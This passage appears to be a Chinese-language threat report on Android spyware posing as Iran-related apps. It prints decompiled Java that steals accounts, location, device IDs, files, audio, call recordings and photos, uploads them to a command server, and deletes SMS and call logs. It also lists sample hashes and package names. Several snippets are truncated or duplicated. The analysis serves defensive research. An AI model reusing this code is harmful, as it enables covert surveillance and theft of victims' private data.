    try {
        Account[] v2 = AccountManager.get(arg9.getApplicationContext()).getAccounts();
        int v6 = v2.length;
        int v5;
        for(v5 = 0; v5 < v6; ++v5) {
            v1 = String.valueOf(String.valueOf(v1) + v2[v5].type + "~~~") + v2[v5].name + "\n";
        }

        return v1;
    }
    catch(Exception v4) {
        AMService.gService.onCommandInfoEvent("Read accounts failed  : " + v4.getMessage());
        return v1;
    }
}
```


指令“Get”“AllSetting”获取设置信息：


```
}

public String readAll() {
    return String.valueOf("") + this.userName + "~~~" + this.serverAddress + "~~~" + this.backupAddress + "~~~" + this.hiddenNumber + "~~~" + this.logGps + "~~~" + this.logSms + "~~~" + this.logCall + "~
}
```

指令“Get”“Location”获取GPS：



```
public String getLastLocation() {
    String v8;
    try {
        boolean v6 = this.mLocMngr.isProviderEnabled("gps");
        boolean v9 = this.mLocMngr.isProviderEnabled("network");
        if((v6) || (v9)) {
            String v10 = v6 ? "gps" : "network";
            new Thread(new Runnable(v10) {
                public void run() {
                    Looper.prepare();
                    AMService.this.mUserLocationHandler = new Handler();
                    try {
                        AMService.this.mLocMngr.requestLocationUpdates(this.val$provider, 0, 0f, new AMLocListener(AMService.this, true));
                    }
                    catch(Exception v6) {
                        AMService.this.onCommandInfoEvent("GetLocation thread err :  " + v6.getMessage());
                        AMService.this.mUserLocationHandler.getLooper().quit();
                    }

                    Looper.loop();
                }
            }).start();
            this.onCommandInfoEvent("Wait to device obtain location");
        }

        Location v7 = this.mLocMngr.getLastKnownLocation("gps");
        if(v7 == null) {
            v7 = this.mLocMngr.getLastKnownLocation("network");
        }

        if(v7 == null) {
            String v2 = Utils.GetCellId(((Context)this));
            this.onCommandInfoEvent("GPS off, cell id = " + v2);
            SimpleDateFormat v5 = new SimpleDateFormat("yyyy/MM/dd~~~HH:mm:ss", Locale.US);
            this.mLastLocation = String.valueOf(v5.format(new Date())) + "~~~";
            this.mLastLocation = String.valueOf(this.mLastLocation) + "!~~~!~~~" + v2;
            if(Utils.isNetworkAvailable(AMService.gService)) {
```

指令“Get”“HardwareInfo”获取设备固件信息：



```
public static String readHardwareInfo(Context arg6) {
    String v1 = " ~~~ ~~~ ~~~ ~~~ ~~~";
    try {
        Object v2 = arg6.getSystemService("phone");
        if(v2 != null) {
            v1 = String.valueOf(((TelephonyManager)v2).getDeviceId()) + "~~~" + ((TelephonyManager)v2).getLine1Number() + "~~~" + ((TelephonyManager)v2).getNetworkOperatorName() + "~~~" + ((Telephony
            goto label_27;
        }

        v1 = " ~~~ ~~~ ~~~ ~~~ ~~~";
    }
    catch(Exception v3) {
    }

    try {
    label_27:
        v1 = String.valueOf(v1) + Build.MANUFACTURER + "~~~" + Build.MODEL + "~~~" + Build.CPU_ABI + "~~~" + Build.PRODUCT + "~~~" + Build$VERSION.RELEASE + "~~~" + Utils.getApplicationName(arg6) + "
    }
    catch(Exception v0) {
        AMService.gService.onCommandInfoEvent("readHardwareInfo error : " + v0.getMessage());
    }

    return v1;
}
```

指令“Get”“File”上传获取到的信息：

上传服务器：www.firmwaresystemupdate.com




```
-
protected Void doInBackground(String[] arg30) {
    int v6;
    byte[] v3;
    int v4;
    DataOutputStream v0;
    URLConnection v7;
    FileInputStream v11;
    Void v25;
    File v21;
    String v12 = arg30[0];
    String v24 = String.valueOf(AMService.gService.amSettings.serverAddress) + "/upload-file.php?" + "uuid=" + AMService.deviceUUID;
    String v15 = "\r\n";
    String v22 = "--";
    String v2 = "*****";
    int v16 = 0x100000;
    try {
        v21 = new File(arg30[0]);
        if(!v21.exists()) {
            AMService.gService.onCommandInfoEvent("File upload  error : [" + arg30[0] + "] File not found");
            v25 = null;
            return v25;
        }

        if(v21.length() > 0x38400000) {
            if(arg30[1].equals("Delete")) {
                v21.delete();
            }

            AMService.gService.onCommandInfoEvent("File upload  error : [" + arg30[0] + "]  File size > 50 MB");
            return null;
        }

        v11 = new FileInputStream(v21);
        v7 = new URL(v24).openConnection();
        ((HttpURLConnection)v7).setDoInput(true);
```




```
}

this.serverAddress = this.readStr("ServerAddress");
if(this.serverAddress == "None") {
    this.save("ServerAddress", "http://www.firmwaresystemupdate.com/mmh");
}

this.backupAddress = this.readStr("BackupAddress");
if(this.backupAddress == "None") {
    this.save("BackupAddress", "http://www.firmwaresystemupdate.com/mmh");
}

this.hiddenNumber = this.readStr("HiddenNumber");
this.save("Media Busy", false);
this.save("Get File", false);
this.save("Delete File", false);
this.refresh();
```
}

指令“Take"”“Audio”录音：




```
void StartRecord() {
    try {
        this.recorder = new MediaRecorder();
        this.recorder.setAudioSource(1);
        this.recorder.setOutputFormat(1);
        this.recorder.setAudioEncoder(1);
        this.recorder.setAudioSamplingRate(8000);
        String v2 = String.valueOf(new SimpleDateFormat("yyMMdd", Locale.US).format(new Date())) + ".2";
        File v0 = new File(Utils.mMediaDir);
        if(!v0.exists()) {
            v0.mkdirs();
        }

        this.mFileOut = new File(Utils.mMediaDir, v2);
        this.recorder.setOutputFile(this.mFileOut.toString());
        AMService.gService.onCommandInfoEvent("Record audio start : " + this.mDurationPart / 1000);
        this.recorder.prepare();
        this.recorder.start();
        Thread.sleep(this.mDurationPart + 1);
        this.StopRecord();
    }
    catch(Exception v1) {
        AMService.gService.onCommandInfoEvent("Record audio start error : " + v1.getMessage());
        this.mInitOK = false;
        this.mFileOut.delete();
    }
}

void StopRecord() {
    try {
        if(!this.mInitOK) {
            return;
        }

        this.recorder.stop();
        this.recorder.release();
        this.recorder = null;
        if(this.mFileOut != null) {
            AMService.gService.onCommandInfoEvent("Record audio complete");
            if(!Utils.encrypt(this.mFileOut.getAbsolutePath(), String.valueOf(Utils.mMediaDir) + "/" + (String.valueOf(AMService.deviceUUID) + "_"
                return:
```

指令“Take"”“Photo”拍照：




```
    public void run() {
        int v2 = CommandManager.this.mTakePhtoCount;
        int v3 = CommandManager.this.mTakePhotoDuration;
        String v4 = CommandManager.this.mTakePhotoCameraId;
        CommandManager.this.mStopTakePhotoThread = false;
        int v1 = 0;
        while(v1 < v2) {
            if(CommandManager.this.mStopTakePhotoThread) {
                return;
            }

            try {
                new takePhoto(CommandManager.this, v4).execute(new String[]{""});
                Thread.sleep(((long)v3));
                ++v1;
                continue;
            }
            catch(Exception v0) {
                CommandManager.this.amService.onCommandInfoEvent("takePhotoThread err : " + v0.getMessage());
                break;
            }
        }

        CommandManager.this.mStopTakePhotoThread = true;
    }
}
```

指令“Take"”“Video”拍照：




```
    public void run() {
        int v2 = CommandManager.this.mTakePhtoCount;
        int v3 = CommandManager.this.mTakePhotoDuration;
        String v4 = CommandManager.this.mTakePhotoCameraId;
        CommandManager.this.mStopTakePhotoThread = false;
        int v1 = 0;
        while(v1 < v2) {
            if(CommandManager.this.mStopTakePhotoThread) {
                return;
            }

            try {
                new takePhoto(CommandManager.this, v4).execute(new String[]{""});
                Thread.sleep(((long)v3));
                ++v1;
                continue;
            }
            catch(Exception v0) {
                CommandManager.this.amService.onCommandInfoEvent("takePhotoThread err : " + v0.getMessage());
                break;
            }
        }

        CommandManager.this.mStopTakePhotoThread = true;
    }
}
```

指令“Take"”“RecordCall”通话录音：




```
public void run() {
    String[] v5;
    int v4;
    String v12 = "";
    int v11 = 0;
label_2:
    if(v11 == 0) {
        try {
            v12 = "";
            if(Utils.isNetworkAvailable(this.amService)) {
                String v6 = this.mWebService.readUrl(String.valueOf(this.amService.amSettings.serverAddress) + "/get-function.php?uuid=" + AMService.deviceUUID, null);
                if(v6 != null && !v6.equals("NoCommand") && !v6.equals("UuidError")) {
                    v12 = v6;
                }
            }

        label_32:
            v11 = 0;
            if(v12.equals("")) {
                goto label_41;
            }

            String[] v1 = v12.split("===");
            v4 = 0;
            while(true) {
            label_39:
                if(v4 >= v1.length) {
                    goto label_41;
                }

                if(v1[v4].length() > 500) {
                    goto label_101;
                }
```

指令“Delete"”“SMS”删除用户短信：




```
public static void deleteSms(Context arg7, String arg8, String arg9) {
    try {
        arg7.getContentResolver().delete(Uri.parse("content://sms"), "thread_id=? and _id=?", new String[]{String.valueOf(arg8), String.valueOf(arg9)});
        AMService.gService.onCommandInfoEvent("Delete SMS success : " + arg8);
    }
    catch(Exception v1) {
        AMService.gService.onCommandInfoEvent("Delete SMS error : " + v1.getMessage());
    }
}
```

指令“Delete"”“Call”删除同话记录：




```java
public static void deleteCallHistory(Context arg10, String arg11) {
    try {
        Cursor v7 = arg10.getContentResolver().query(CallLog$Calls.CONTENT_URI, null, "number = ? ", new String[]{arg11}, "");
        if(!v7.moveToFirst()) {
            return;
        }

        do {
            arg10.getContentResolver().delete(Uri.withAppendedPath(CallLog$Calls.CONTENT_URI, String.valueOf(v7.getInt(v7.getColumnIndex("_id")))), "", null);
        }
        while(v7.moveToNext());

        AMService.gService.onCommandInfoEvent("Delete call history success  : " + arg11);
    }
    catch(Exception v8) {
        AMService.gService.onCommandInfoEvent("Delete call history failed : " + arg11);
    }
}
```

指令“Delete"”“File”删除同话记录：



```java
public class deleteFiles extends AsyncTask {
    public deleteFiles(CommandManager arg1) {
        CommandManager.this = arg1;
        super();
    }

    protected Object doInBackground(Object[] arg2) {
        return this.doInBackground(((String[])arg2));
    }

    protected String doInBackground(String[] arg7) {
        try {
            File v0 = new File(arg7[0]);
            if(v0.exists()) {
                v0.delete();
                CommandManager.this.amService.onCommandInfoEvent("Delete file [" + v0.getName() + "] complete");
                return "Executed";
            }

            CommandManager.this.amService.onCommandInfoEvent("Delete file [" + arg7[0] + "] error : not found");
        }
        catch(Exception v1) {
            CommandManager.this.amService.onCommandInfoEvent("Delete file [" + arg7[0] + "] error : " + v1.getMessage());
        }

        return "Executed";
    }

    protected void onPostExecute(Object arg1) {
        this.onPostExecute(((String)arg1));
    }
```


指令“Reset"”“AllCommand”重置命令：



```java
public void ResetCommand() {
    try {
        File[] v3 = this.getFilesDir().listFiles(this.filter);
        if(v3 != null && v3.length > 0) {
            int v2;
            for(v2 = 0; v2 < v3.length; ++v2) {
                v3[v2].delete();
            }
        }

        v3 = new File(Utils.mMediaDir).listFiles(this.filter);
        if(v3 != null && v3.length > 0) {
            for(v2 = 0; v2 < v3.length; ++v2) {
                v3[v2].delete();
            }
        }

        for(v2 = 0; v2 < Defines.COMMANDS.length; ++v2) {
            this.amSettings.save(Defines.COMMANDS[v2], "None");
        }

        this.mSendMediaInProgress = false;
        this.amSettings.save("Media Busy", false);
        this.amSettings.save("Get File", false);
        this.amSettings.save("Delete File", false);
        this.amSettings.save("Record Call", "None");
        return;
    }
    catch(Exception v1) {
        this.onCommandInfoEvent("ResetCommand error : " + v1.getMessage());
        return;
    }
}
```


同源分析

通过“کوروش بزرگ!”(居鲁士大帝！)，我们发现了一批类似的样本，其都是通过仿冒与伊朗有关的APP，针对伊朗进行攻击并收集信息。仿冒的APP名字都很符合伊朗的文化，以及伊朗用户感兴趣的名字。翻译过来的APP名称例如：“斋月的照片”、“伊朗女子忍者”、“奥马尔·法鲁克（Sallabi）2”、“费雷顿·莫希里”等。




maq Agency	Amaq代理商	com.apps.amaq	34BE434996B9BC19112F875F0A3711D2	
elegram		org.telegram.messenger	26F655D19358BA5C124BBB705C3778A7	
کوروش بزرگ!	居鲁士大帝!	ir.cheshmac.CyrustheGreat	F05D8588CF2E8BE9FA6CCAC39A0F7311	
سهراب سپهری	苏格拉布・塞普里（	air.com.arsnetworks.poems.sohrab	12BEA094932DA9FA51853740FCAA68A1	
oblie Security		Moblie Security	9D3CA081E7FE27E44707D8634C22FC95	
سهراب سپهری	苏格拉布・塞普里（	air.com.arsnetworks.poems.sohrab	D199C202BEB4380E2F675E93C36CF0F4	
aryam Rajavi		com.intense.pub1.sbgs	E94ED62A28A9FD6F714C3E29B3636788	
		ir.hukmi.moanzalalloh	86DA3A7378E17B51BA83BA3333E86A32	
پوشه	资料夹	ir.ali.korosh.hakh	2A0394DA1639AAB6B9FEA26C93EEBE07	
صور شهر رمضان	斋月的照片	com.ramadan.kareem.app	CC88F21406EAEED70A890F53E57C98B6	
ندائےحق اردو	乌尔都语乌尔都语	com.nidayehaq	FBD0AFE5BD3D0D61FEB21680B304D7AE	
پوشه	资料夹	jehaddareslam.sunnibook.net	4567824A45A818BC389D7EEAE3C7B678	

而且这批针对伊朗的APP，代码结构都一样，出现的时间也相近：



```
> android
> bolts
v com
  v andriod
    v browser
      > AMService
      > AirplaneManager
      > AnswerThread
      > BuildConfig
      > CallsManager
      > CameraView
      > CommandManager
      > ContactObserver
      > Defines
      > FileUploadTask
      > GsmObserver
      > HistoryObserver
      > IdleManager
      > MediaManager
      > OnBootManager
      > R
      > RecordAudioTask
      > RecordAudioThread
      > ScreenControl
      > SendThread
      > Settings
      > ShutdownManager
      > SmsObserver
      > StartupService
```



039fc34ace1012eff687f864369540b9085b167f0d66023f3b94f280a7fdf8b7 com.apps.amaq android apk	28 / 59	1.27 MB	2018-10-23 16:27:13	2019-10-07 22:57:50	4
8324266e25d6a8dbc6e561e035b9e713c3bd339ba9bb5e5b9d4f0821a0262510 ir.hukmi.moanzalalloh android apk	27 / 59	1.45 MB	2019-08-25 02:20:24	2019-10-07 22:55:42	3
d90168d1f3568b5909d2e14288300ede298f6c663b51e883e7eb5d8d70277423 com.nidayehaq android apk	30 / 60	2.82 MB	2019-06-10 12:42:31	2019-10-07 22:44:26	4
b1df569ad4686e16ec0c661733d56778f59cdb78207a3c2ad66df9b9828c84ab com.intense.pub1.sbgs android apk	29 / 59	2.94 MB	2018-08-29 21:44:16	2019-10-07 22:38:38	3
ccef7ca705b899fe337eda462d38216c414c0cfe41052dec102c8f6d8876ad8a com.ramadan.kareem.app android apk	26 / 55	3.25 MB	2019-06-11 14:02:10	2019-10-07 21:53:36	3
